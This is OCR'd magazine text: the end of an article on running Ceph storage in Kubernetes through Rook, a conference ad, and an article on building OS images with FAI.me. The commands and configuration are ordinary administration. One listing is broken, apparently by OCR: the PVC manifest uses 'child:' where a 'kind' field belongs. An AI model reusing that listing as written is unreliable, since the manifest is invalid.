


Figure 2: Rook sits between Ceph and Kubernetes and takes care of Kubernetes administration almost completely automatically. © Rook

age Interface" box.) With `kubectl`, first install `operator`, which enables the operation of the Ceph cluster in Rook. The `kubectl get pods` command lets you check the rollout to make sure it worked: The pods should be set to *Running*. Finally, the actual Rook cluster is rolled out with the `cluster.yaml` file.

A second look should now show that all Kubelet instances are running `rook-ceph-osd` pods for the local hard drives and that `rook-ceph-mon` pods are running, but not on any of the Kubelet instances. Out of the box, Rook limits the number of MON pods to three because that is considered sufficient.

The Container Storage Interface

Kubernetes is still changing fast – not least because many standards around container solutions are just emerging or are now considered necessary. For some time, the Container Storage Interface (CSI) standard for storage plugins has been in place. CSI is now implemented throughout Kubernetes, but many users simply don't use it yet.

The good news is that CSI works with Rook. The Rook examples also include an **`operator-with-csi.yaml`** file, which you can use to roll out Rook with a CSI connection instead of the previously mentioned **`operator.yaml`**. In the **`ceph/csi/`** folder of the examples you will find CSI-compatible variants for the Ceph block device and CephFS, instead of the non-CSI variants used here. If you are rolling out a new Kubernetes cluster with Rook, you will want to take a closer look at CSI.

Listing 3: Applying Rook Definitions

```
# git clone https://github.com/rook/rook.git
# cd rook/cluster/examples/kubernetes/ceph
# kubectl create -f operator.yaml
# kubectl get pods -n rook-ceph-system
# kubectl create -f cluster.yaml
```

Listing 4: PVC for Kubernetes

```
child: PersistentVolumeClaim
apiVersion: v1
metadata:
  name: lm-example-volume-claim
spec:
  storageClassName: rook-block
  accessModes:
    - ReadWriteOnce
  resources:
    requests:
      storage: 10Gi
```


Integrating Rook and Kubernetes

Some observers claim that cloud computing is actually just a huge layer cake. Given that Rook introduces an additional layer between the containers and Ceph, maybe they are not that wrong, because to be able to use the Rook and Ceph installation in Kubernetes, you have to integrate it into Kubernetes first, independent of the storage type provided by Ceph. If you want to use CephFS for storage, it requires different steps than if you are using the Ceph Object Gateway.

The classic way of using storage, however, has always been block devices, on which the example in the next step is based. In the current working directory, after performing the above steps, you will find a `storageclass.yaml` file. In this file, replace `size: 1` with `size: 3` (Figure 3).


In the next step, you use `kubectl` to create a pool in Ceph. In Ceph-speak, pools are something like name tags for binary objects used for the internal organization of the cluster. Basically, Ceph relies on binary objects, but these objects are assigned to placement groups. Binary objects belonging to the same placement group reside on the same OSDs.

Each placement group belongs to a pool, and at the pool level the `size` parameter determines how often each individual placement group should be



```
apiVersion: ceph.rook.io/v1
kind: CephBlockPool
metadata:
  name: replicapool
  namespace: rook-ceph
spec:
  replicated:
    size: 3
---
apiVersion: storage.k8s.io/v1
kind: StorageClass
metadata:
   name: rook-ceph-block
provisioner: ceph.rook.io/block
parameters:
  blockPool: replicapool
  # Specify the namespace of the rook cluster from which to create volumes.
  # If not specified, it will use `rook` as the default namespace of the cluster.
  # This is also the namespace where the cluster will be
  clusterNamespace: rook-ceph
  # Specify the filesystem type of the volume. If not specified, it will use `ext4`.
  fstype: xfs
  # (Optional) Specify an existing Ceph user that will be used for mounting storage with this StorageClass.
  #mountUser: user1
  # (Optional) Specify an existing Kubernetes secret name containing just one key holding the Ceph user secret.
  # The secret must exist in each namespace(s) where the storage will be consumed.
  #mountSecret: ceph-user1-secret
~
~
~
"storageclass.yaml" 27L, 994C
```

Figure 3: When creating a storage class in production for the Ceph Object Gateway, you should change `size` to `3`.



```
apiVersion: ceph.rook.io/v1
kind: CephFilesystem
metadata:
  name: myfs
  namespace: rook-ceph
spec:
  # The metadata pool spec
  metadataPool:
    replicated:
      # Increase the replication size if you have more than one osd
      size: 3
  # The list of data pool specs
  dataPools:
    - failureDomain: osd
      replicated:
        size: 3
  # The metadata service (mds) configuration
  metadataServer:
    # The number of active MDS instances
    activeCount: 1
    # Whether each active MDS instance will have an active standby with a warm metadata cache for faster failover.
    # If false, standbys will be available, but will not have a warm cache.
    activeStandby: true
    # The affinity rules to apply to the mds deployment
    placement:
    #  nodeAffinity:
    #    requiredDuringSchedulingIgnoredDuringExecution:
    #      nodeSelectorTerms:
    #      - matchExpressions:
    #        - key: role
```

Figure 4: **When creating the storage class for CephFS, you again need to change the `size` parameter from 1 to 3 for production.**

replicated. In fact, you determine the replication level with the `size` entry (1 would not be enough here). The mystery remains as to why the Rook developers do not simply adopt 3 as the default.

As soon as you have edited the file, issue the `create` command; then, display the new `rook-block` storage class:

```
kubectl create -f storageclass.yaml
kubectl get sc -a
```

From now on, you have the option of organizing a Ceph block device from within the working Ceph cluster, which relies on a persistent volume claim (PVC) (Listing 4).

In a pod definition, you then only reference the storage claim (`lm-example-volume-claim`) to make the volume available locally.

Using CephFS

In the same directory is the `filesystem.yaml` file, which you will need if you want to enable CephFS in addition to the Ceph block device; the setup is pretty much the same for both. As the first step, you need to edit `filesystem.yaml` and correct the value for the `size` parameter again, which – as you know – should be set to 3 for both `dataPools` and `metadataPool` (Figure 4).

To create the custom resource definition for the CephFS service, type:

```
kubectl create -f filesystem.yaml
```

To demonstrate that the pods are now running with the Ceph MDS component, look at the output from the command:

```
# kubectl -n rook-ceph get pod ⮐
         -l app=rook-ceph-mds
```

Like the block device, CephFS can be mapped to its own storage class, which then acts as a resource for Kubernetes instances in the usual way.

What's Going On?

If you are used to working with Ceph, the various tools that provide insight into a running Ceph cluster can be used with Rook, too. However, you do need to launch a Pod especially for these tools in the form of the Rook Toolbox.

A CRD definition for this is in the Rook examples, which makes getting the Toolbox up and running very easy before connecting to Rook:

```
# kubectl create -f toolbox.yaml
# kubectl -n rook-ceph exec ⮐
  -it $(kubectl -n rook-ceph get pod ⮐
        -l "app=rook-ceph-tools" ⮐
        -o jsonpath=⮐
        '{.items[0].metadata.name}') bash
```

The usual Ceph commands are now available. With `ceph status`, you can check the status of the cluster; `ceph osd status` shows how the OSDs are currently getting on; and `ceph df` checks how much space you still have in the cluster. This part of the setup is therefore not specific to Rook.

Conclusions

Rook in Kubernetes provides a quick and easy way to get Ceph up and running and use it for container workloads. Unlike OpenStack, Kubernetes is not multiclient-capable, so the "one big Ceph for all" approach is far more difficult to implement than with OpenStack. For this reason, admins tend to roll out many individual Kubernetes instances instead of one large one. Rook is ideal for exactly this scenario, because it relieves the admin of a large part of the work: maintaining the Ceph cluster.

Rook version 1.x [5] is now available and is considered mature for deployment in production environments. Moreover, Rook is now an official Cloud Native Computing Foundation (CNCF) project; thus, it is safe to assume that many more practical features will be added in the future. ■■■

Info

[1] Rook: [https://rook.io]

[2] "Cloud-native storage for Kubernetes with Rook" by Martin Loschwitz, *ADMIN*, issue 49, 2019, pg. 47, [http://www.admin-magazine.com/Archive/2019/49/Cloud-native-storage-for-Kubernetes-with-Rook/]

[3] CRI-O: [https://cri-o.io]

[4] Flannel: [https://github.com/coreos/flannel]

[5] Rook versions: [https://github.com/rook/rook/releases]

Linux and Open-Source Enthusiasts

SCaLE is Back!

Don't miss the next Southern California Linux Expo! It's North America's largest annual community organized Open Source gathering.

Register now as a *Linux Pro Magazine* subscriber to reserve your spot and save!

30% OFF Promo Code: LPRO

SOCALLINUXEXPO.ORG

Pasadena Convention Center

MAR 5-8 2020

Build operating system images on demand

Assembly Line

If you are looking for a way to build images quickly and easily, FAI.me is the place to go. By Martin Loschwitz

In popular clouds, the providers usually roll out standard distribution images. SUSE, Red Hat, and Canonical offer these explicitly, and there is no reason why you should not use them. However, these images may have one or two annoying features, such as missing packages, wrong configurations, or other everyday difficulties.

Changing a finished image is not trivial. Instead, many admins start rebuilding from the source and, sooner or later, give up. In most cases it is not possible to achieve the same image quality as that of the distributors. Either the DIY images are bulky and far too big or they don't work well.

This problem is exactly what FAI.me addresses: The tool is an extension of the Fully Automated Installer (FAI; see also the "FAI Review" box) [1] that builds operating system (OS) images on demand, for both bare metal and use in the cloud. In this article, I introduce FAI.me and explain what happens in the background.

Instant Images

FAI.me provides the functionality of FAI without the kind of tinkering that's otherwise necessary. Basically, it's not much more than a graphical web-based interface for `fai-diskimage`, which assembles bootable OS images on demand. Images for bare metal installations as well as for clouds are included, but FAI.me offers a whole host of extremely practical functions.

Naturally, the bootable FAI images for bare metal differ significantly from the cloud images. The one contains the normal FAI installer, which starts its work after launching from the boot medium, whereas the cloud version comes with a pre-installed operating system. To take this into account, Lange has implemented FAI.me on two subpages on the FAI website for cloud images [3] and bare metal [4]. Both pages are quite straightforward.

Clouds

If you look at the cloud page, you only have a few – really important – parameters to set. At the very top of the form, for example, you need to enter both the target size of the image and its format. The background to this is that if you build an image for AWS, it needs a different format than for KVM, which usually wants the QCOW2 format for hard drives.

You can define the hostname, but it is usually overwritten by the software-defined networks in clouds and their name resolution. Practically, if you add your public SSH key

Lead Image © Nataliya Hora, 123RF.com

FAI Review

A short review of FAI will help you understand FAI.me. Although FAI is not new, the author Thomas Lange is continuously adding new features. Moreover, a small but hard-working community has gathered around the tool, keeping it up to date and ensuring that it can install Ubuntu and CentOS in addition to Debian.

The original purpose of FAI was clearly defined: After unpacking, new servers install autonomously to the extent possible and without too much manual intervention. Quite remarkably, FAI was created back in the late 1990s, long before automation tools such as Puppet or Ansible existed.

FAI offered the ability to roll out an OS automatically at an early stage. In the standard configuration, it combines a number of different protocols. A DHCP server is supported by a TFTP server. Clients use the PXE protocol to obtain an IP and then load a bootloader via TFTP. A kernel, usually one from the installation routine, is responsible for taking care of the rest.

The program needs PXE to boot into a custom environment where it can roll out its various operating systems. Lange and volunteer FAI developers have implemented many features for this purpose. Scripts can be executed at different stages of the installation, which then implement certain functions not provided out of the box in FAI. All FAI components can be loaded from a central network server for this purpose.

The highlight is that FAI does not depend on the installation routine of an installer. If you want to implement automation for SUSE, CentOS, and Debian, you would theoretically have to create three boot environments: for AutoYaST, Kickstart, and preseeding.

FAI offers a mostly generic interface. Only local modifications, such as the selection of the packages to be installed automatically, add pitfalls because not all packages for the same components have identical names across distributions.


Lange recognized early on that dependence on the network can be quite disadvantageous. Conceivably a DHCP server may exist, but it then takes some time to integrate with FAI – or DHCP is not allowed at all. Maybe the systems you want to install just can't use PXE – not all network cards come with support for this protocol. However, the network boot in FAI will not work without a network either.

For many years, FAI has supported the possibility of generating a static image from a precomposed FAI configuration, which you can then burn to a CD-ROM or DVD or write to a USB stick. The local boot medium then behaves exactly as a network-based FAI, but with a few system-related limitations: If you change the FAI configuration, you have to create new images afterward.

In the first years of FAI's existence, this function was limited to generating images for bare metal, but now FAI also provides functions for building images for cloud environments. Taking Debian as an example, the command

```
fai-diskimage -u cloudhost -S900M ↩
  -cDEFAULT,DEBIAN,AMD64,FAIBASE,↩
   DEMO,GRUB_PC,CLOUD ↩
  /tmp/disk
```

creates an image of an installed Debian system built for the AMD64 architecture in **/tmp/disk**; it contains the GRUB bootloader and needs 900MB of storage space (Figure 1). If you have fast Internet access on the system on which you call the **fai-diskimage** command, the process is also quick. It hardly takes a minute for the finished image to become available. Debian is happy to have the tool, because, among other things, the project uses it to create its official images for the cloud [2].



```
# fai-diskimage -u cloudhost -S900M -cDEFAULT,DEBIAN,AMD64,FAIBASE,DEMO,GRUB_PC,CLOUD /tmp/disk
Formatting '/tmp/disk.raw', fmt=raw size=943718400
               -------------------------------------------------
                   Fully Automatic Installation  -  FAI

                   5.2~beta11   (c) 1999-2016
                 Thomas Lange  <lange at informatik.uni-koeln.de>
               -------------------------------------------------
Starting FAI execution - 20160729_153848
Hostname set to cloudhost

Using configuration files from /etc/fai
Calling task_confdir
FAI_FLAGS:
Setting SERVER=. Value extracted from FAI_CONFIG_SRC.
No monitor daemon defined.
FAI_CONFIG_SRC is set to file:///srv/fai/config
Using local path /srv/fai/config as config space.
Source hook: setup.DEFAULT.sh
setup.DEFAULT.sh     OK.
Calling task_setup
FAI_FLAGS:
Calling task_defclass
List of all classes:  DEFAULT DEBIAN AMD64 FAIBASE DEMO GRUB_PC CLOUD
Calling task_defvar
++ CONSOLEFONT=
++ KEYMAP=us-latin1
++ MODULESLIST='usbhid psmouse'
++ FAI_RAMDISKS='/tmp/fai-diskimage.Di5gWk/var/lib/dpkg /tmp/fai-diskimage.Di5gWk/var/cache'
++ FAI_ALLOW_UNSIGNED=1
++ UTC=yes
++ TIMEZONE=Europe/Berlin
++ ROOTPW=XXXXXXXXXXXXX
++ STOP_ON_ERROR=700
++ MAXPACKAGES=800
Calling task_action
FAI_ACTION: install
```

Figure 1: **`fai-diskimage`** **creates a cloud image based on an existing FAI configuration.**

to a cloud image, you don't have to specify it when starting the virtual machine.

If you want to set a password for root, you can, but I strongly advise against it. Leaving the field empty is one less attack vector, and it doesn't mean having to do without root rights thanks to `sudo`. If you then set the desired language and the release you want to use, you are virtually ready to start.

FAI.me just wants to know which packages it should integrate into the image. Best be economical here: As a rule, clouds are connected by fast lines, so it is advisable to keep the basic image as small as possible and load the rest off the network or a local mirror as needed.

The big distributors demonstrate this vividly. The Ubuntu images, for example, which Canonical makes available for use in OpenStack, have managed with around 260MB for years.


Bare Metal

If you want to build an image for use on bare metal instead, the effort is not much greater. Although a separate option displays the advanced settings, it only takes you to the settings for the root password and lets you add a public SSH key. FAI assumes by default that it will create a user with a password, who then becomes root with `sudo`.

You can specify the partition scheme in a drop-down menu. FAI.me provides several suggestions for the use of the Logical Volume Manager or `/home` on your own partition. The remaining settings largely correspond to those of the cloud variant.

Push-Button Image

Whether you want an image for bare metal or for the cloud, at the end of the process, pressing the button at bottom left for creating the image is all it takes to start the automatic image building process (Figures 2 and 3). After a short wait, the browser then starts downloading the image, which can then be used on a USB stick, on a CD/DVD, or in the cloud.


FAI.me - build you own custo
https://fai-project.org/FAIme/#
FAI - Fully Automatic Installation
Home
References
Features
Poster / Flyer
Case studies
Mailing Lists / IRC / Wiki
Clusters built with FAI
FAI.me / Build your own
Videos / Screenshots
Download
FAI CD
Packages
Basefiles
Documentation
FAI Guide
Manual pages
Other documentation
Talk slides and videos
Developers
Sources / Bugs
Roadmap
Team
Contact / Support
Site search
Go
Datei auswählen
Create installation image
Show API URL

FAI.me. Build your own installation media or a cloud image

This installation image will automatically install the OS and applications onto the computer. No network connection is needed, since all packages are on the installation media. You can burn this image onto a CD/DVD or write it to an USB stick.
All data on the first disk will be overridden without any further confirmation.

Toggle between basic/advanced settings

User name: debia Not the full name

User password: blabs If not set, a password will be generated

Root password: If not set, sudo will be configured for the user account

Upload SSH keys for the root account: Keine ausgewählt

Github account: You can also import your SSH keys from Github

One partition – Disk partitioning scheme

Add one public available repository: Only http(s) is allowed. **This feature is beta.**

English US – Language and keyboard layout

Debian 9 "stretch" (oldstable) – Distribution ☐ Enable backports for stretch including newer kernel

GNOME desktop – Which desktop to install

☐ Debian developer tools ☑ Openssh server
☐ Web server ☑ Standard system tools
☐ Print server ☑ Non-free Linux firmware

Add packages to be installed:

